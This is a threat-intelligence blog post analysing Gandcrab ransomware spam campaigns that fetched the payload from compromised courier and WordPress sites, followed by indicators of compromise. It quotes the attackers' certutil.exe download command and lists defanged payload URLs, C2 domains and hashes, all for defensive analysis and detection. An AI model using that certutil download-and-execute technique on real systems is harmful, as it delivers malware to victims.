Gandcrab Ransomware Walks its Way onto Compromised Sites

blog.talosintelligence.com/2018/05/gandcrab-compromised-sites.html

This blog post authored by Nick Biasini with contributions from Nick Lister and Christopher Marczewski.

Despite the recent decline in the prevalence of ransomware in the threat landscape, Cisco Talos has been monitoring the now widely distributed ransomware called Gandcrab. Gandcrab uses both traditional spam campaigns, as well as multiple exploit kits, including Rig and Grandsoft. While we've seen cryptocurrency miners overtake ransomware as the most popular malware on the threat landscape, Gandcrab is proof that ransomware can still strike at any time.

While investigating a recent spam campaign Talos found a series of compromised websites that were being used to deliver Gandcrab. This malware is the latest in a long line of examples of why stopping malware distribution is a problem, and shows why securing websites is both an arduous and necessary task. As a clear example of how challenging resolving these issues can be, one of the sites — despite being shut down briefly — was seen serving Gandcrab not once, but twice, over a few days.

The first campaign

Beginning on April 30, 2018, Talos began observing a large-scale spam campaign that disguised itself as an online order. The subject used during this campaign was "Your Order # {Random Digits}" (i.e. Your Order #99627). A sample of the email can be seen below.


You can see above that there is a limited body and an attached ZIP file. The attached ZIP file contains a Word document. This Word document contains a macro that downloads and executes the Gandcrab ransomware. In this particular instance, the malware was being downloaded from the path below:

> **hxxp://185.189.58[.]222/bam.exe**

During the course of the campaign, we also saw emails that included VBScript files instead of a ZIP file. The end result is the same, with the payload being pulled off of the server. One of the interesting aspects to this malware is the system tools used to download the payload. There are lots of different ways that the payload can be downloaded using macros, but this particular campaign used a somewhat novel approach of leveraging certutil.exe. Certutil.exe is a command line utility that is installed as part of Certificate Services. This campaign leveraged it to allow for the downloading of a malicious payload. The specific syntax used is shown below:

> **certutil.exe -urlcache -split -f hxxp://185.189.58[.]222/bam.exe C:\Users\ADMINI~1\AppData\Local\Temp\FVAacW.exe**

The -urlcache flag is designed to be used to display or delete URL-cached entries. However, by leveraging the -f and -split flags, the adversaries are able to force the URL to be downloaded to the location shown above. We have seen this technique used periodically by attackers, but it isn't commonly utilized. The file is then executed, and Gandcrab is installed on the target system.



Same campaign, different location

A couple days after the initial wave of this campaign, a second one started up. Beginning on May 2, Talos observed another wave of emails that were using an almost identical campaign. The subjects, bodies, and attachments were almost identical. There was one subtle change: the location the payload was being hosted. Initially, it appeared to be another random host as the get request to retrieve the malware is shown below:

> **hxxp://172.104.40[.]92/js/kukul.exe**

We began investigating this a little further, and found when looking at DNS that this was in fact an actual legitimate website (www[.]pushpakcourier[.]net) and validated it by successfully downloading the payload from hxxp://www[.]pushpakcourier[.]net/js/kukul.exe. The website itself appears to be a courier company based out of India.

We were able to quickly determine that the website was running phpMyAdmin. We began looking a little deeper at what possible vulnerabilities could exist, and we ran into a large amount, including default credentials and multiple MySQL vulnerabilities that could be leveraged. Shortly after this was discovered, the website was taken down. Talos also attempted to directly reach out to the owners to help aid them in identifying where the threat originated from and the scope of the downloads.

This incident helps shed more light onto one of the biggest challenges we face: compromised websites. There are a huge amount of web pages available on the internet, and many of them are running on antiquated software. Most small businesses aren't aware that a new vulnerability has been released against a web framework and even if they did, most lack the expertise and time to be able to frequently update the software that the companies' websites rely upon.


Adversaries, on the other hand, are able to quickly leverage these vulnerabilities and begin widely scanning the internet looking for potential victims. Leveraging these compromised sites in these types of spam campaigns is increasingly effective because adversaries don't need to maintain persistence, or do much of anything other than copying a file to a specific location that they can point to systems, allowing for infection.

Another day, more lazy spammers

Shortly after the previous two campaigns, we spotted a third — again using the same basic subject, body and attachment types. This time, they ditched the IPs and started pulling the malware from another likely compromised site using the domain this time.

> **hxxp://herbal-treatment-advisory[.]com/c.exe**

This particular site appears to be a Wordpress site, which has a plethora of vulnerabilities against it that could be leveraged. A little further digging revealed that they were running a version of Wordpress that was more than a year out of date. Additionally, Talos found that this particular site had been leveraged in the past to serve Gandcrab. This is yet another example of how compromised websites will continue to be leveraged to serve malware. This allows adversaries to save time and money, doing things like registering domains, buying VPS, and configuring a web server to host the files. The added advantage is that they also get to leverage the web reputation of the site they compromise, which could help bypass some blocklisting technologies, at least initially.



In both cases, these websites are using older versions of software and have publicly exposed the admin pages for the web frameworks they are utilizing. These are both common things that website admins miss when they are setting up a small company site. Ensuring that the administrative pages are protected and the software is patched is paramount to preventing adversaries from gaining access to serve malware.

Same site, different campaign

On May 5 and 7, Talos saw another set of spam campaigns launched using this same template again. These particular spammers are not putting much effort into making the campaigns unique. Over the course of several days, we repeatedly saw the same basic email with the malware being hosted in different locations. These campaigns are no exception, except the websites aren't new. As shown below, the adversaries have returned to

the same sites they were leveraging just days earlier. This is despite the fact that the websites were taken down, likely due to malware being hosted.

> **hxxp://pushpakcourier[.]net/css/c.exe**
> **hxxp://herbal-treatment-advisory[.]com/c.exe**

Over the course of a week, we saw four different spam campaigns leveraging compromised websites, and in some cases returning to the same sites, despite attempted cleaning. This is a clear example of the challenges that face small businesses while trying to support a website for their organizations. Adversaries are quick to identify both vulnerabilities and exposed admin pages to leverage to distribute malware around the world.

Payload

Gandcrab is one of the most widely distributed ransomware variants today. It is under almost constant development, with its creators releasing new versions at an aggressive pace. Its basic functionality has been well documented. It does the typical things ransomware does, including encrypting files with the .CRAB extension, changing the user's background, and leveraging Tor for communication.

One of the interesting elements of Gandcrab is its use of namecoin domains for command and control (C2) communication. These are easily identified by the .bit top level domain (TLD). Increasingly, adversaries rely on Tor and namecoin domains to help evade identification. Namecoin is a decentralized DNS service that does not rely on a central authority instead of relying on a peer-to-peer network. This increases the difficulty associated with getting domains shut down and identifying those that are potentially behind them.

Namecoin domains provide another example of why DNS should be locked down in enterprise environments. Since namecoin relies on blockchain to provide authoritative responses, standard DNS servers are typically not effective at serving .bit domains. If an enterprise blocks all unauthorized DNS server access, most .bit domains will be blocked. We have already started to see proxy services similar to tor2web start to emerge for .bit TLDs.

Conclusion

With billions of dollars at stakes in the ransomware field, threats like Gandcrab are going to continue to emerge time and time again. There are millions and millions of web pages running on platforms that have thousands of vulnerabilities. Since most of these pages are created and maintained by small organizations that don't have the knowledge or resources to react to emerging vulnerabilities, this will continue to be a problem for the foreseeable future. As long as adversaries are able to hide their malware on legitimate sites, web reputation systems are going to be compromised.

The other thing we can learn from Gandcrab is that ransomware isn't going anywhere, even with the rise in the popularity of cryptocurrency miners. Adversaries are always going to follow money, whether its ransomware or malicious crypto miners, the bad guys are always looking to make a quick dollar. Some of the biggest challenges we face as a security community is the leveraging of compromised websites to distribute malware.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as NGFW, NGIPS, and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

IOC

Email Subject:
Your Order #{Random Digits}

Gandcrab Hashes:
6a623b1e016fc0df94fe27a3eb9cc1128c5ee3831a7dcc8e4879427167a41501
692c023850bbd95f116d5a623a5e0de9ad0ad13fadb3d89e584cc0aa5dc71f08
ad48c3770736588b17b4af2599704b5c86ff8ae6dadd30df59ea2b1ccc221f9c
3486088d40d41b251017b4b6d21e742c78be820eaa8fe5d44eee79cf5974477e
521fcb199a36d2c3b3bac40b025c2deac472f7f6f46c2eef253132e9f42ed95d
9ba87c3c9ac737b5fd5fc0270f902fbe2eabbb1e0d0db64c3a07fea2eeeb5ba6
27431cce6163d4456214baacbc9fd163d9e7e16348f41761bac13b65e3947aad
ce9c9917b66815ec7e5009f8bfa19ef3d2dfc0cf66be0b4b99b9bebb244d6706
0b8618ea4aea0b213278a41436bde306a71ca9ba9bb9e6f0d33aca1c4373b3b5
07adce515b7c2d6132713b32f0e28999e262832b47abc26ffc58297053f83257
0f8ac8620229e7c64cf45470d637ea9bb7ae9d9f880777720389411b75cbdc2e
812a7387e6728f462b213ff0f6ccc3c74aff8c258748e4635e1ddfa3b45927f0
d25d1aba05f4a66a90811c31c6f4101267151e4ec49a7f393e53d87499d5ea7a
ee24d0d69b4e6c6ad479c886bb0536e60725bfa0becdafecadafc10e7a231a55

C2 Domains:
zonealarm[.]bit
Ransomware[.]bit
gandcrab[.]bit
Carder[.]bit

Compromised Domains:
Herbal-treatment-advisory[.]com
pushpakcourier[.]net